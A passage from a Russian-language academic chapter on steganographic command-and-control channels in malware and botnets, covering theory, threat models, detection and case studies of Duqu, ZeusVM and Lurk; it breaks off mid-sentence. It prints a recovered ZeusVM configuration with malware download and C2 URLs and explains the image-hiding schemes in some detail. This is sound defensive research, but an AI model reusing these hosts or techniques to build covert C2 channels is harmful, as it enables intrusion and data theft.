Цель стеганографии - скрывать секретные данные, используя различные свойства объектов, называемых носителями. С древних времен, через Средневековье и до наших дней, стеганография широко применялась для сокрытия информации от наблюдателей на пути к получателям. Обычно стеганография рассматривалась в контексте сокрытия коммуникаций между противниками или преступниками, тогда как другие применения считались очень специфическими или в основном теоретическими, без возможности корректной реализации. В последние годы растущее число свидетельств реального применения стеганографии для скрытого хранения данных и скрытой передачи данных добавило еще один фактор безопасности, который должны учитывать инженеры и эксперты по кибербезопасности. Чтобы подчеркнуть стеганографию как актуальную тему информационной безопасности, недавние отчеты Kaspersky [1], McAfee [2] и Fortinet [3] предупреждали, что методы сокрытия информации, применяемые разработчиками компьютерного вредоносного ПО, являются быстро растущими киберугрозами.

Применение стеганографии для операций и коммуникаций компьютерного вредоносного ПО позволяет:

- обходить распространенные механизмы безопасности, такие как антивирусы, системы обнаружения/предотвращения вторжений и межсетевые экраны. Все они пропустили бы сетевой трафик или мультимедийные файлы со скрытыми данными, поскольку распознали бы их как нормальную, не нарушающую правила и не подозрительную сетевую коммуникацию или обмен данными;
- уклоняться от обнаружения или усложнять его. Стеганография добавляет дополнительный уровень сложности в криминалистический анализ и анализ вредоносного ПО.

Современный подход склонен рассматривать кибератаки как полный процесс нанесения вреда киберпротивниками, в котором выполнение вредоносного кода или коммуникация командования и управления (C2) является лишь одной из стадий. В этом подходе кибератака моделируется через концепцию advanced persistent threats (APTs) [4]. АPT представляет модель многоуровневых кампаний вторжения, проводимых в течение длительного времени обеспеченными ресурсами и подготовленными группами, нацеленными на крайне чувствительную информацию, такую как экономическая, проприетарная или разведывательная информация национальной безопасности. Методы сокрытия информации должны рассматриваться как один из инструментов, которые противники могут использовать для достижения своих целей. Эволюция АPT влияет на развитие новых защитных подходов, поскольку прежние методологии уже недостаточны. Одно из решений - подход сетевой защиты на основе разведанных [5]. Он использует модель Cyber Kill Chain для описания стадий вторжения, поиска индикаторов действий в kill chain и выявления паттернов, связывающих отдельные вторжения и инциденты в более широкие кампании. Кроме того, усилия защитников помещаются в итеративный процесс сбора и обмена знаниями о противниках и их техниках. Это создает петлю обратной связи разведанных, позволяющую защитникам снижать вероятность успеха противника при каждой следующей попытке вторжения.

Следуя представленной стратегии защиты через проактивные исследования, эта глава служит практическим знанием для анализа, обнаружения и разрушения C2-стадии АРТ, когда она защищена стеганографией. Основное внимание уделяется применимости методов сокрытия информации к C2-стадии. В разделе 5.2 проводится теоретический анализ C2-каналов, установленных с помощью стеганографических техник. Вводятся базовые концепции современной стеганографии (раздел 5.2.1) и модели C2-каналов на основе стеганографии (раздел 5.2.2). Раздел 5.2.3 дает модельный взгляд на C2-каналы через применение методологий Cyber Kill Chain(R) и MITRE ATT&CK(TM) [6]. Затем оценивается обсуждение контрмер для стеганографических C2-каналов (раздел 5.2.4). Раздел 5.3 представляет состояние знаний о реальном вредоносном ПО и ботнетах, где C2-каналы основаны на разных стеганографических методах. Рассматриваются как ботнеты в традиционных компьютерных системах, так и в мобильных системах. Основное внимание уделяется 2010-2018 годам, когда было обнаружено несколько вредоносных кампаний и АРТ с современными стеганографическими возможностями. Глава завершается разделом 5.4.

## **5.2 Техники стеганографии для C2-каналов**

### **5.2.1 Базовые концепции современной стеганографии**

По признаку применимости современные методы сокрытия информации можно классифицировать на две категории:

- Методы скрытого хранения данных: применение техник хранения для сокрытия данных. Безопасность основана на секрете расположения сохраненных данных и алгоритме правильного извлечения данных из скрытого хранилища.
- Методы скрытой передачи данных: применение техник сетевой коммуникации для передачи данных так, чтобы наблюдатели не знали о такой коммуникации. Безопасность основана на секрете расположения данных внутри легитимного сетевого потока и алгоритме их правильного извлечения.

Существует множество разных стеганографических методов, принадлежащих к одной из этих основных категорий. Эта глава сосредоточена на типах стеганографических методов, представленных на рис. 5.1. Таблица 5.1 сравнивает свойства этих современных методов стеганографии.




Рис. 5.1. Классификация современных стеганографических техник.

Таблица 5.1. Сравнение современных методов стеганографии, представленных на рис. 5.1

| Характеристика          | Стеганография цифровых медиа                                                                             | Сетевая стеганография                   | Стеганографическая маршрутизация                             |
|-------------------------|----------------------------------------------------------------------------------------------------------|-----------------------------------------|--------------------------------------------------------------|
| Тип                     | Скрытое хранение данных                                                                                  | Скрытая передача данных                 | Гибридный                                                    |
| Моделирование           | Высокая энтропия [7], носители [8]                                                                       | Good/bad/ugly-методы [9], носители [10] | Низкая энтропия [7], гибридные модели                        |
| Обнаруживаемость        | Простые методы легко обнаруживаются; для сложных методов нужны обработка изображений и машинное обучение | Хорошие методы трудно обнаружить        | Очень трудно, скрыто многоуровневыми операциями              |
| Устойчивость            | Зависит от хостингового сервиса                                                                          | Уязвима к сетевым условиям              | Уязвима к сетевым условиям и настройке                       |
| Стеганографическая цена | Деградация качества                                                                                      | Аномалии сетевого трафика               | Некоторые аномалии, но они скрыты многоуровневыми операциями |
| Реализация              | Легкая                                                                                                   | Трудная                                 | Очень трудная                                                |

Цифровая стеганография использует файлы цифровых медиа, такие как изображения, аудио- и видеофайлы, в качестве носителей скрытых данных. Johnson и Katzenbeisser [8] выделили несколько типов техник, которые являются основой современной цифровой стеганографии:

- Замещение избыточных данных в цифровых объектах.
- Встраивание данных в пространство преобразования цифрового сигнала.
- Использование расширенного спектра как носителя.
- Использование статистических свойств цифрового файла.
- Встраивание секрета путем прямой деформации цифрового сигнала.
- Создание искусственного цифрового объекта как носителя скрытых данных без изменения существующего объекта.

Вторая по важности техника сокрытия информации - сетевая стеганография. Если цифровая стеганография сосредоточена на цифровых файлах, то сетевая стеганография использует сети и коммуникацию внутри них для транспортировки скрытых данных. Цель сетевой стеганографии - генерировать потоки сетевых пакетов с максимально нормальными характеристиками, чтобы

устанавливать среди них скрытые коммуникационные каналы. В зависимости от процедуры встраивания существуют две основные категории сетевой стеганографии:

- Модификация протоколов, например через использование неиспользуемых полей заголовков или изменение последовательности в протокольном блоке данных.
- Манипуляция временем протокольных сообщений, например через внесение искусственных задержек, потерь или повторных передач.

Дополнительная информация о базовых техниках сокрытия информации в коммуникационных сетях приведена в [10]. Другие методы, объединяющие разные техники в одном дизайне, называются гибридными. Они считаются наиболее устойчивыми к любым криминалистическим процедурам. В особенности стеганографические C2-каналы могут выигрывать от таких методов, где оверлейные коммуникационные паттерны инкапсулируются в несколько базовых стеганографических техник.

Исходной идеей распределенной коммуникационной системы с примененной стеганографией является платформа TrustMAS [11]. Она развила концепцию стеганографической маршрутизации, построенную на дизайне распределенного стеганографического маршрутизатора. Она предоставила возможность создавать скрытые каналы между выбранными конечными точками, называемыми StegAgents. Каналы и пути между этими конечными точками могут устанавливаться с использованием любой из стеганографических техник из стека протоколов TCP/IP. Стеганография цифровых медиа также может использоваться как потоковая передача файлов поверх прикладного уровня. Следует отметить, что одна коммуникационная сессия может реализовываться по нескольким путям и каналам, каждый из которых установлен с использованием другой стеганографической техники. Распределенный стеганографический маршрутизатор отвечает за надежную маршрутизацию таких коммуникационных сессий. Кроме того, TrustMAS также предлагает возможность скрывать исходных отправителей, применяя алгоритм random-walk для передачи сообщений без указания источника. В целом TrustMAS является фундаментальным достижением в исследовательской области стеганографических коммуникационных систем. В последующие годы многие признаки идей, введенных TrustMAS, были обнаружены в ходе криминалистического анализа вредоносного ПО и ботнетов.

## 5.2.2 Модели стеганографических C2-каналов

Каждый стеганографический C2-канал объединяет одну или несколько стеганографических техник (цифровых и сетевых) с правильной тактикой на C2-стадии кибератаки. C2-каналы реализуются через стандартные коммуникационные модели peer-to-peer или client-server [12]. На основе этих двух распространенных моделей коммуникации с применением стеганографии можно выделить паттерны передачи сообщений для стеганографических C2-каналов: (1) peer-to-peer-паттерн; (2) request-reply-паттерн; (3) observer-паттерн; (4) publish-subscribe-паттерн; (5) push-pull-паттерн. Каждый метод скрытого C2-канала напрямую применяется к одному из этих паттернов или объединяет их гибридным либо цепочечным образом, добавляя следующие уровни сложности.

Peer-to-peer-паттерн состоит из прямой коммуникации по стеганографическим каналам. Любой другой паттерн или протокол может быть инкапсулирован внутри него, но нет требования добавлять механизмы вроде подтверждений или контроля потери данных. Такие скрытые каналы могут реализовываться прямой потоковой передачей цифровых медиафайлов со встроенными скрытыми данными или сетевой стеганографией через передачу скрытых данных по протоколам стека TCP/IP. Оба варианта напрямую применяются для передачи команд и эксфильтрации данных от жертв. Рисунок 5.2 показывает операционную схему этого паттерна.






Рис. 5.2. Операционная схема peer-to-peer-паттерна.

Request-reply-паттерн отличается от peer-to-peer-паттерна дополнительным слоем обязательных ответов на один или несколько запросов. Рисунок 5.3 представляет схему этого паттерна.




Рис. 5.3. Операционная схема request-reply-паттерна.

Observer-паттерн определяет две стороны коммуникации: наблюдателей и наблюдаемые объекты. Наблюдатели должны поддерживать информацию об объектах, являющихся предметом наблюдения, поэтому в начале существует процедура регистрации такого наблюдения. В стеганографических C2-каналах это реализуется в одном из двух сценариев:

1. Наблюдение за C2-серверами в поиске операционных данных в виде обычных файлов. Вредоносный бот забирает эти данные, если они доступны, используя передачу сетевой стеганографии.
2. Наблюдение за C2-серверами в поиске операционных данных в виде цифровых медиафайлов со встроенными скрытыми данными. Вредоносный бот забирает эти данные, если они доступны, используя передачу сетевой стеганографии или обычный сетевой трафик стека TCP/IP.

Операционные схемы observer-паттерна показаны на рис. 5.4.




Рис. 5.4. Операционные схемы observer-паттерна.

Publish-subscribe-паттерн является расширенной реализацией observer-паттерна с уникальными свойствами. Он предполагает использование дополнительного моста между пастухами ботов и ботами для двусторонней коммуникации, состоящей из командования по пути от пастуха ботов к вредоносному боту и эксфильтрации данных от жертв к пастуху ботов. Кроме того, нет необходимости регистрировать или поддерживать коммуникационные конечные точки, но обе стороны должны знать только место публикации. Передача данных от пастуха ботов к вредоносному боту в такой схеме может состоять из:

1. Публикации команд и других операционных C2-данных на C2-сервер как обычных файлов. Вредоносный бот забирает эти данные, если они доступны, используя передачу сетевой стеганографии.
2. Публикации команд и других операционных C2-данных на C2-сервер как цифровых медиафайлов со встроенными скрытыми данными. Вредоносный бот забирает эти данные, если они доступны, используя обычную TCP/IP-передачу, например HTTP.

Следует отметить, что в этом паттерне вредоносный бот должен регулярно проверять наличие новых данных на C2-сервере. Эксфильтрация данных от жертвы к пастуху ботов может реализовываться так:

1. Публикация украденных данных, встроенных в цифровые файлы, на C2-серверах. Пастух ботов забирает эти данные с C2-сервера, если они доступны.
2. Публикация украденных данных как обычных файлов с использованием сетевой стеганографии для передачи данных с хоста жертвы на C2-сервер. Пастух ботов забирает эти данные с C2-сервера, если они доступны.

Операционные схемы publish-subscribe-паттерна представлены на рис. 5.5.




Рис. 5.5. Publish-subscribe-паттерн обмена сообщениями стеганографического C2-канала в случае получения новых данных с C2-сервера.

Push-pull-паттерн - последняя выделенная модель передачи сообщений. Он характеризуется заданным конвейером отправителя ("pusher") и получателя ("puller"). Его можно понимать как peer-to-peer-паттерн с уникальными point-to-point-потоками данных. Схема push-pull-паттерна описана на рис. 5.6.




Рис. 5.6. Push-pull-паттерн обмена сообщениями стеганографического C2-канала в случае получения новых данных с C2-сервера.

Потоки данных для стеганографических каналов можно классифицировать так:

1. Прямые потоки данных - реализуются стандартными коммуникационными потоками, установленными для потоковой стеганографии цифровых медиа, или с использованием сетевой стеганографии.
2. Измененные потоки данных - реализуются путем встраивания скрытых данных в легитимный трафик и извлечения секрета до того, как обычный поток достигнет своего назначения. Это предназначено для использования концепций proxy и man-in-the-middle.

### 5.2.3 Моделирование киберугроз стеганографических C2-каналов

Одна из распространенных моделей киберугроз, используемых отраслевыми экспертами и учеными, - модель Cyber Kill Chain [5]. Эта модель фокусируется на определении стадий киберугроз, представляющих kill chain ущерба. Цель - найти части цепочек и разорвать цепочки как можно раньше. Одна из определенных стадий Cyber Kill Chain - C2-стадия. Обычно скомпрометированные хосты должны посылать исходящие beacon-сообщения к управляющему серверу в интернете, чтобы установить C2-канал. Вредоносное ПО АРТ особенно часто требует ручного взаимодействия, а не полностью автоматического выполнения активности. Из этого следует, что стеганография может очень явно применяться на этой стадии кибершпионажа, представленной данной моделью. Использование стеганографии для нарушения безопасности киберпространства никогда не было столь важным, как сегодня. Лучшая стратегия - быть проактивными при подготовке защитных стратегий. Мы продвигаем исследования новых методов, учитывающих реальные сценарии выполнения техник сокрытия информации и реализации proof-of-concepts. Результат такой деятельности служит основой для проектирования методов, инструментов, процессов и методологий защиты киберпространства.

Продолжая введенную модель Cyber Kill Chain, мы рассматриваем ботнеты - сеть клиентов вредоносного ПО (ботов) - как тип технического компонента, используемого в АРТ или маломасштабных вредоносных киберкампаниях. С этой точки зрения ботнет может быть логически построен на C2-стадии, где устанавливаются коммуникационные каналы. Основная стратегия компрометации современного ботнета - разорвать C2-коммуникационный канал. Иногда может быть возможно захватить канал и имитировать бота, чтобы вывести протокол или найти пастухов ботов, но в большинстве сценариев мы хотим блокировать действия противников.

Чтобы завершить модельный взгляд на C2-каналы, их следует соотнести с моделью MITRE ATT&CK [6]. MITRE ATT&CK - глобально доступная база знаний о тактиках и техниках противников,

основанная на наблюдениях реального мира. База знаний АТТ&СК используется как основа для разработки конкретных моделей угроз и методологий. Она применяет матричное представление основных категорий тактик и техник, принадлежащих этим тактикам. Существуют два типа категорий тактик: защитные тактики и атакующие тактики. С2-каналы в контексте модели MITRE АТТ&СК классифицируются так:

- Attack - Enterprise: Tactics - TA0011 - Command and Control.
- Attack - Mobile: Tactics - TA0037 - Command and Control.

#### 5.2.4 Контрмеры для стеганографических С2-каналов

Раздел 5.2.3 установил модели стеганографических С2-каналов, их свойства и коммуникационные паттерны. На первом шаге процесс анализа обнаружения должен быть нацелен на поиск высокоуровневых паттернов стеганографических С2-коммуникаций. Эта работа трудна, поскольку необходимо отличить вредоносный трафик от фона обычных потоков сетевых пакетов. Ее можно назвать проблемой "поиска иголки в стоге сена". После получения подозрительных потоков сетевых пакетов применяются процедуры разрушения и обратной разработки стеганографических техник в:

- методах стегоанализа для файлов цифровых медиа, если они передаются в рассматриваемой коммуникационной сессии;
- методах стегоанализа самого сетевого трафика, если подозрительный трафик не содержит цифровых файлов.

Область поиска вредоносных объектов среди нормальных называется обнаружением аномалий. Она предполагает, что любая вредоносная активность будет иметь признак необычности по сравнению с нормальной активностью. Любой алгоритм обнаружения аномалий состоит из двух шагов: (1) построение базовой модели наблюдения и (2) проверка текущих наблюдений относительно базовой модели. Современный подход к этим усилиям включает классическую математическую статистику и недавно применяемое машинное обучение [13,14].

После получения подозрительных потоков сетевых пакетов выполняется fuzzing для любых стеганографических приложений. Стегоанализ файлов цифровых медиа реализуется через анализ медиафайлов, ориентированный на тип файла. Инструменты стегоанализа изображений используют feature-based steganalysis и машинное обучение. Процесс состоит из вычисления остаточного шума, построения признаков и бинарной классификации. В качестве ориентира рассматриваются концепции и методы цифровых стегоанализаторов, полученные из [15] и [16]. Очень перспективным подмножеством алгоритмов машинного обучения для стегоанализа изображений является глубокое машинное обучение [17]. Оно использует архитектуры deep machine learning для извлечения разных признаков изображений. Это может поддержать раскрытие секретных и скрытых данных внутри них. Сетевой стегоанализ сначала может реализовываться через проверку протоколов TCP/IP, например для поиска дополнительных данных в неиспользуемых полях заголовков. Основные инструменты обнаружения и анализа сетевой стеганографии - статистика и машинное обучение, например методы, представленные в [18] и [19]. Существует также множество других подходов, таких как визуализации [20]. Другую перспективу на обнаружение аномалий и поиск источников атак добавляют подходы вроде идеи движущегося наблюдателя. Она была практически реализована как техника MoveSteg, предложенная в [21] и реализованная в [22]. Она оценивает признаки сетевых потоков для обнаружения сетевой стеганографии с временными задержками. Предполагается, что наблюдаемые задержки приводят к изменениям вектора наблюдателей, перемещающихся по сети.

## 5.2.5 Вызовы для стеганографических C2-каналов

Вызовы для стеганографических C2-каналов вытекают из более широкого контекста вызовов для АРТ [4]. Применение методов сокрытия информации внутри тактик АРТ в последнее время является формирующейся угрозой. Тенденция подтверждается тем, что наиболее влиятельные кибератакующие, например поддерживаемые правительствами и армиями, внедряют стеганографические возможности в свой арсенал. В следующие годы исследования должны сосредоточиться на злоупотреблении аппаратурой, программным обеспечением и сетями через комбинацию стеганографических методов для сокрытия многоуровневых операций в логике их использования. К сожалению, классических методов стегоанализа уже недостаточно. Растет потребность в новом подходе к работе с такой активностью. Ее широко описывают как поиск иголки в стоге сена. Главные вопросы сосредоточены на том, что наблюдать, как наблюдать и как устанавливать проверяемые доказательства таких операций. Все эти аспекты взаимосвязаны.

Самый первый ответ на такие проблемы - подход big data с поведенческим анализом. Например, сбор активности пользователей, такой как:

- загрузка и скачивание мультимедийных файлов из интернет-сервисов;
- корреляции между использованием разных сервисов, аппаратуры, программного обеспечения и сетей;
- тайминг;
- распределение активности

может сформировать ценный источник индикаторов для анализа big data. Следующий вызов - выбор архитектур мониторинга и методологии. Перспективные алгоритмы для исследования таких проблем:

- машинное обучение и аналитика big data на больших наборах данных;
- графовое моделирование;
- различение автоматической и человеческой активности.

Эти алгоритмы можно использовать для данных, собранных при наблюдении центральной сети с агрегированными данными, или в более распределенных дизайнах, где конкретные акторы могут обнаруживаться точнее.

## 5.3 Примеры стеганографических C2-каналов

### 5.3.1 Введение

Этот раздел представляет обзор реального вредоносного ПО и ботнетов, в которых C2-каналы были основаны на разных стеганографических методах. Основное внимание уделяется 2011-2017 годам, когда были обнаружены разные вредоносные кампании и АРТ с современными стеганографическими возможностями. Некоторые атаки начались намного раньше момента обнаружения, поэтому даты взяты из официальных отчетов. Среди этих атак для C2-каналов в основном использовались три распространенные техники сокрытия информации:

- Встраивание скрытых данных в сетевой трафик.
- Встраивание скрытых данных в цифровой файл путем изменения его структуры или методами цифровой стеганографии.
- Объединение простых стеганографических методов с оверлейными коммуникационными протоколами для создания многоуровневых и гибридных техник сокрытия информации.

Соккрытие данных в сетевом трафике реализовывалось через злоупотребление протоколами стандартного стека TCP/IP, особенно текстовыми протоколами вроде DNS или HTTP. Другой вариант заключался в имитации сетевого трафика популярных интернет-приложений, например чатов и видеоплееров. Вредоносное ПО с возможностями стеганографии цифровых медиа использует разные, но чаще всего простейшие алгоритмы сокрытия. Применялись два основных сценария распространения таких цифровых файлов:

- Использование разных интернет-сервисов, включая, но не ограничиваясь простыми веб-сайтами, специализированными файловыми хранилищами и социальными сетями, для размещения носителей со скрытыми данными.
- Распространение путем peer-to-peer-поточковой передачи цифровых файлов со скрытыми данными.

В этом разделе C2-каналы на основе стеганографических методов оцениваются в следующем контексте:

- Обнаружение: C2-каналы выявляются в реальных атаках, проводимых группами киберугроз. Новый метод защиты систем может быть разработан a posteriori - после появления атаки и ее расследования.
- Предотвращение: C2-каналы проектируются в академических и промышленных исследованиях для расширения знаний о проблеме. Новый метод защиты систем может быть разработан a priori - до появления атаки и с прогнозированием возможного поведения атакующих.

## 5.3.2 Компьютерные ботнеты

### 5.3.2.1 C2-каналы на основе цифровой стеганографии

Одним из первых известных вредоносных образцов, использовавших методы скрытого хранения данных для C2, был Duqu [23] из 2011 года. Вредоносное ПО Duqu нацеливалось на многих промышленных производителей по всему миру, чтобы собирать данные об их промышленных системах управления (ICS). Duqu использовал методы скрытого хранения данных для эксфильтрации секретов из цели. Он дополнял цифровые изображения зашифрованной информацией, украденной из скомпрометированной среды. Затем подготовленные носители отправлялись на C2-серверы. Сгенерированный сетевой поток с утечками данными распознавался как безвредный поток изображений. Duqu является важной концепцией для сообщества кибербезопасности, поскольку представляет веху в расширении знаний о тактиках современных киберпротивников и APT. Анализ показал, что только высококвалифицированные программисты, специально занятые такими задачами, могли разработать столь сложный дизайн. Он также был связан со Stuxnet, поскольку между ними было много сходства.

Следующее усиление интереса к использованию стеганографии цифровых файлов в операциях ботнетов произошло в 2014 году. Главный пример вредоносного ПО со стеганографическими возможностями - вариант вредоноса из семейства Zeus, Lurk [24]. Zeus - хорошо известное семейство вредоносного ПО с долгой историей эволюции. Первые обнаруженные версии датируются 2007 годом. Вариант Zeus 2014 года [25] добавил использование стеганографии, чтобы усложнить анализ и обойти системы обнаружения вторжений. Он использовал JPG-файлы изображений для передачи C2-конфигураций ботам. Зашифрованные данные C2 URL были скрыты внутри базовой конфигурации вредоносного ПО. URL, восстановленные после расшифрования, выглядели, например, как `hXXps://arrowtools.ru/xEZnzZEQuj8vJwsZ/flash-player.jpg`. Как показал анализ, такие C2 URL содержали путь к JPG-файлу изображения. ZeusVM мог запросить

этот JPG-файл через HTTP или HTTPS GET request. Файл был легитимным JPG-изображением, которое корректно отображалось. Наблюдатель мог классифицировать его как простой и безобидный файл изображения. JPG-изображение состоит из последовательности сегментов, каждый из которых начинается с маркера; каждый маркер начинается с байта 0xFF, за которым следует байт, указывающий тип маркера. Один из маркеров (0xFF, 0xFE) обозначает текстовый комментарий. Интересная часть файла изображения начиналась через 14 байтов после маркера комментария (0xFF, 0xFE). Данные кодировались в base64. DWORD-значение, содержащее размер данных, закодированных в base64, находилось через 10 байтов после маркера комментария. В этом случае оно равно 82,584 байта, но на практике комментарии всегда располагались в конце JPG-файла, за ними следовал 2-байтовый маркер End of Image (0xFF, 0xD9). Как и ожидалось, закодированные данные содержали конфигурационные файлы C2-инфраструктуры. Следующая версия ZeusVM улучшила этот стеганографический метод, встраивая конфигурацию с помощью нескольких комментариев внутри JPG-файлов. Каждый из этих base64-комментариев извлекался и конкатенировался в том же порядке, что и в исходном JPG-файле. Пример конфигурации C2-инфраструктуры представлен ниже:

```
Prologue
=====
Size: 61933 bytes
config flags: 0x00000000
# sections: 61
MD5: 73611d81
url_loader (20002)
=====
http://icpiedimulera.it/flash.exe
url server (20003)
=====
https://arrowtools.ru/xEZnZzEQuijstZ/tree.php
AdvancedConfigs (20004)
=====
https://reybomerte.ru/xEZnZzEQuj8vasZ/flashplayer.jpg
https://suemnopshot.ru/xEZnZzEQuj8vasZ/flashplayer.jpg
http://unchangeclust.ru/xEZnZzEOujSVstZ/flashplayer.jpg
WebFilters (20005)
=====
!*microsoft.com/* (don't log)
!http://*myspace.com* (don't log)
!*googleusercontent.com* (don't log)
!*pipe.skype.com* (don't log)
!http://*odnoklassniki.ru/* (don't log)
!http://vkontakte.ru/* (don't log)
@*/login.osmp.ru/* (screenshot)
```

Наиболее интересная часть - AdvancedConfigs, поскольку она указывает, что дополнительные части конфигурации были распределены между разными изображениями.

В вредоносном ПО Lurk стеганография применялась на стороне C2-сервера, чтобы скрыть URL, с которого бот мог скачать исполняемый файл. После установки вредоносное ПО могло отправить безобидный запрос по HTTP на порт 80 или по HTTPS на порт 443, чтобы установить корректную коммуникационную сессию и обойти сигнатурное сетевое обнаружение. В ответ C2-сервер отправлял bitmap-изображение, содержащее URL исполняемого файла вредоносного ПО. URL был зашифрован и встроен в bitmap-изображение с помощью стеганографии. URL загрузчика использовали стеганографическую технику, которая встраивает информацию в младший значащий бит (LSB) каждого байта. Вредоносное ПО встраивало данные в отдельные цветовые пиксели bitmap-изображения. Структура была следующей:

- Байт 0-1: сигнатура bitmap.
- Байт 6-9: зарезервировано.
- Байт 10-13: смещение данных.
- Байт 14-53: информационные заголовки bitmap.

- Значение 0xFF используется для кодирования бита "1", а 0xFE - для кодирования бита "0". С помощью этого алгоритма Lurk мог кодировать один бит информации на каждые восемь битов (или 1 байт) данных. Вредоносное ПО декодировало скрытую информацию из первых 32 байтов. Полученное значение добавлялось к жестко заданному значению 0x76, чтобы определить смещение закодированного URL вредоносного ПО. Тот же алгоритм декодирования битов из байтов данных применялся для извлечения URL вредоносного ПО. После извлечения байтов из изображения URL расшифровывался, например:
- hxxp://zvld.alphaeffects.net/d/1721174125.z1. Затем Lurk отправлял HTTP GET request к URL, указанному в битмэп-изображении, чтобы скачать полезную нагрузку. Полезная нагрузка была подготовлена с техникой обфускации, использующей четырехбайтовый XOR-ключ. Наконец, Lurk создавал процесс Internet Explorer и внедрял восстановленную полезную нагрузку для выполнения.

Первым хорошо известным примером вредоносного ПО, обнаруженного с использованием метода скрытой передачи данных для C2, является Win32.Morto из 2011 года [26]. Это один из первых дизайнов вредоносного ПО с C2-коммуникацией по протоколу DNS. DNS важен с точки зрения атакующих, потому что:

